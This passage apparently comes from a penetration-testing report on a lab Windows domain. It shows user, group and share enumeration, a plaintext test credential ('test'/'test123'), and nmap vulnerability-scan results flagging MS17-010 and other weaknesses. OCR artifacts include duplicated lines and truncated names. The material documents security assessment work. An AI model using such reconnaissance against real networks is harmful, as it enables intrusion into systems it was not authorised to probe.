group:[Certificate Service DCOM Access] rid:[0x23e]
```

```
[+] Getting builtin group memberships:
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\admin
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Users' (RID: 545) has member: UADCWNET\admin
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x470]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers
```


[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Human Resources] rid:[0x450]
group:[Legal] rid:[0x451]
group:[Finance] rid:[0x452]
group:[Engineering] rid:[0x453]
group:[Sales] rid:[0x454]
group:[Information Technology] rid:[0x455]

```
[+] Getting domain group memberships:
Group 'Legal' (RID: 1105) has member: UADCWNET\I.Pratt
Group 'Legal' (RID: 1105) has member: UADCWNET\L.Thornton
Group 'Legal' (RID: 1105) has member: UADCWNET\R.Soto
Group 'Legal' (RID: 1105) has member: UADCWNET\R.Boone
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Barrett
Group 'Legal' (RID: 1105) has member: UADCWNET\T.Oliver
Group 'Legal' (RID: 1105) has member: UADCWNET\T.Harmon
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administra
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Human Resources' (RID: 1104) has member: UADCWNET\R.Astley
Group 'Human Resources' (RID: 1104) has member: UADCWNET\D.King
Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Hale
Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Torres
Group 'Human Resources' (RID: 1104) has member: UADCWNET\K.Hudson
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Thornton
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Morris
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Dunn
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Manning
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Boone
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Olson
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\admin
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Astley
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Moreno
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Griffin
Group 'Domain Users' (RID: 513) has member: UADCWNET\I.Pratt
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Burke
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Johnson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Nunez
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Dav
```


Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Morris
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Knight
Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Pittman
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.King
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Manning
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Valdez
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Price
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Saunders
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hart
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Reed
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Peters
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Haynes
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Boone
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Carr
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Olson
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Andrews
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Anderson
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Montgomery
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Howard
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Jones
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Barrett
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Ramsey
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Walsh
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Medina
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hale
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Harmon
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Mills
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Pena
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Torres
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Martin


Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Hudson
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Chapman
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Vega
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Information Technology' (RID: 1109) has member: UADCWNET\D.Dunn
Group 'Information Technology' (RID: 1109) has member: UADCWNET\L.Carr
Group 'Information Technology' (RID: 1109) has member: UADCWNET\C.Montgomery
Group 'Information Technology' (RID: 1109) has member: UADCWNET\C.Howard
Group 'Information Technology' (RID: 1109) has member: UADCWNET\R.Ramsey
Group 'Information Technology' (RID: 1109) has member: UADCWNET\G.Walsh
Group 'Information Technology' (RID: 1109) has member: UADCWNET\E.Elliott
Group 'Information Technology' (RID: 1109) has member: UADCWNET\M.Boyd
Group 'Information Technology' (RID: 1109) has member: UADCWNET\test
Group 'Domain Computers' (RID: 515) has member: UADCWNET\enable$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\as400$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\media$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\homerun$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc36$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\clusters$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\montana$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\illinois$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ows$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cork$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tsinghua$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lnk$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lsan03$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\neo$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\nebraska$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mailgate$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\unitedstates$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\hstntx$

```
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rtr1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\scanner$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ok$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\northeast$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\americas$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rw$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT2$
Group 'Finance' (RID: 1106) has member: UADCWNET\L.Burke
Group 'Finance' (RID: 1106) has member: UADCWNET\J.Johnson
Group 'Finance' (RID: 1106) has member: UADCWNET\T.Nunez
Group 'Finance' (RID: 1106) has member: UADCWNET\R.Knight
Group 'Finance' (RID: 1106) has member: UADCWNET\D.Price
Group 'Finance' (RID: 1106) has member: UADCWNET\A.Peters
Group 'Finance' (RID: 1106) has member: UADCWNET\V.Haynes
Group 'Finance' (RID: 1106) has member: UADCWNET\J.Andrews
Group 'Finance' (RID: 1106) has member: UADCWNET\C.Anderson
Group 'Finance' (RID: 1106) has member: UADCWNET\A.Medina
Group 'Finance' (RID: 1106) has member: UADCWNET\N.Wells
Group 'Finance' (RID: 1106) has member: UADCWNET\J.Rhodes
Group 'Finance' (RID: 1106) has member: UADCWNET\M.Mills
Group 'Finance' (RID: 1106) has member: UADCWNET\D.Pena
Group 'Finance' (RID: 1106) has member: UADCWNET\S.Franklin
Group 'Finance' (RID: 1106) has member: UADCWNET\F.Chapman
Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Griffin
Group 'Engineering' (RID: 1107) has member: UADCWNET\M.Day
Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Saunders
Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Hart
Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Olson
Group 'Engineering' (RID: 1107) has member: UADCWNET\B.Martin
Group 'Engineering' (RID: 1107) has member: UADCWNET\N.Vega
Group 'Sales' (RID: 1108) has member: UADCWNET\C.Moreno
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Stevenson
Group 'Sales' (RID: 1108) has member: UADCWNET\C.Morris
Group 'Sales' (RID: 1108) has member: UADCWNET\P.Pittman
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Manning
```

```
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Valdez
Group 'Sales' (RID: 1108) has member: UADCWNET\S.Reed
Group 'Sales' (RID: 1108) has member: UADCWNET\E.Jones
Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
```




Figure 1.11 results of nbtenum3.3

NBTEnum v3.3
192.168.0.1

Password checking is "OFF"
Running as user "UADCWNET\test", password is "test123"

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{53CF0960-A14E-4C82-970B-A8FB4034C1CE} ***MAC Address:*** 000C297767D6

NetBIOS Name	UADCWNET

Account Lockout Threshold	0 Attempts

Local Groups and Users	***Account Operators*** ***Administrators*** - UADCWNET\Administrator - UADCWNET\Domain Admins - UADCWNET\Enterprise Admins - UADCWNET\admin ***Allowed RODC Password Replication Group*** ***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access*** ***Cryptographic Operators*** ***Denied RODC Password Replication Group*** - UADCWNET\Cert Publishers - UADCWNET\Domain Admins - UADCWNET\Domain Controllers - UADCWNET\Enterprise Admins - UADCWNET\Group Policy Creator Owners - UADCWNET\Read-only Domain Controllers - UADCWNET\Schema Admins - UADCWNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** ***Event Log Readers*** ***Guests*** - UADCWNET\Domain Guests - UADCWNET\Guest -Disabled ***IIS_IUSRS*** - NT AUTHORITY\IUSR ***Incoming Forest Trust Builders***

	Incoming Forest Trust Builders *Network Configuration Operators* *Performance Log Users* *Performance Monitor Users* *Pre-Windows 2000 Compatible Access* - NT AUTHORITY\Authenticated Users *Print Operators* *RAS and IAS Servers* *Remote Desktop Users* *Replicator* *Server Operators* *TelnetClients* *Terminal Server License Servers* *Users* - NT AUTHORITY\Authenticated Users - NT AUTHORITY\INTERACTIVE - UADCWNET\Domain Users - UADCWNET\admin *Windows Authorization Access Group* - NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Global Groups and Users	*DnsUpdateProxy* *Domain Admins* - Administrator - C.Morris - C.Olson - D.Dunn - D.Manning - L.Thornton - R.Boone *Domain Computers* - 1$ - CLIENT1$ - CLIENT2$ - americas$ - as400$ - clusters$ - cork$ - enable$ - homerun$ - hstntx$ - illinois$

- illinois$
- lnk$
- lsan03$
- mailgate$
- media$
- montana$
- nebraska$
- neo$
- northeast$
- ok$
- ows$
- pc36$
- rtr1$
- rw$
- scanner$
- tsinghua$
- unitedstates$

Domain Controllers
- SERVER1$
- SERVER2$

Domain Guests
- Guest -Disabled

Domain Users
- A.Medina
- A.Peters
- Administrator
- B.Martin
- C.Anderson
- C.Griffin
- C.Howard
- C.Montgomery
- C.Moreno
- C.Morris
- C.Olson
- D.Dunn
- D.King
- D.Manning
- D.Pena
- D.Price
- D.Valdez
- E.Elliott
- E.Jones
- F.Chapman
- G.Walsh
- I.Pratt
- J.Andrews
- J.Barrett
- J.Hale
- J.Hart
- J.Johnson
- J.Rhodes
- J.Saunders
- J.Stevenson
- J.Torres
- K.Hudson
- L.Burke

- L.Burke
- L.Carr
- L.Thornton
- M.Boyd
- M.Day
- M.Mills
- N.Vega
- N.Wells
- P.Pittman
- R.Astley
- R.Boone
- R.Knight
- R.Ramsey
- R.Soto
- S.Franklin
- S.Reed
- T.Harmon
- T.Nunez
- T.Oliver
- V.Haynes
- admin
- krbtgt -Disabled
- test

Engineering
- B.Martin
- C.Griffin
- C.Olson
- J.Hart
- J.Saunders
- M.Day
- N.Vega

Enterprise Admins
- Administrator

Enterprise Read-only Domain Controllers

Finance
- A.Medina
- A.Peters
- C.Anderson
- D.Pena
- D.Price
- F.Chapman
- J.Andrews
- J.Johnson
- J.Rhodes
- L.Burke
- M.Mills
- N.Wells
- R.Knight
- S.Franklin
- T.Nunez
- V.Haynes

	- V.Haynes ***Group Policy Creator Owners*** - Administrator ***Human Resources*** - D.King - J.Hale - J.Torres - K.Hudson - R.Astley ***Information Technology*** - C.Howard - C.Montgomery - D.Dunn - E.Elliott - G.Walsh - L.Carr - M.Boyd - R.Ramsey - test ***Legal*** - I.Pratt - J.Barrett - L.Thornton - R.Boone - R.Soto - T.Harmon - T.Oliver ***Read-only Domain Controllers*** ***Sales*** - C.Moreno - C.Morris - D.Manning - D.Valdez - E.Jones - J.Stevenson - P.Pittman - S.Reed ***Schema Admins*** - Administrator

Share Information	ADMIN$ C$ Fileshare1 Fileshare2 HR IPC$ NETLOGON Resources SYSVOL Users$

Figure 1.11 results of nikto scan





Figure 1.12 results of nmap vulnerability scanning



```
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp    open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
99/tcp    open  metagram
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49158/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49159/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49163/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49167/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:77:67:D6 (VMware)
```

```
MAC Address: 00:0C:29:77:67:D6 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 227.79 seconds
```

```
root@kali:~# nmap --script vuln 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 09:01 EST
Nmap scan report for 192.168.0.2
Host is up (0.00029s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
42/tcp    open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp    open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /admin/:
|     PHPSESSID:
|       httponly flag not set
|   /admin/index.php:
|     PHPSESSID:
|       httponly flag not set
|   /Admin/:
|     PHPSESSID:
|       httponly flag not set
|   /admin/libraries/ajaxfilemanager/ajaxfilemanager.php:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.2
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.0.2:80/
|     Form id: form1
|     Form action: index.php
|
```

```
|     Form id: form1
|     Form action: index.php
|
|     Path: http://192.168.0.2:80/admin/index.php
|     Form id:
|     Form action: index.php
|_
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.php: Possible admin folder
|   /Admin/: Possible admin folder
|   /admin/libraries/ajaxfilemanager/ajaxfilemanager.php: Log1 CMS
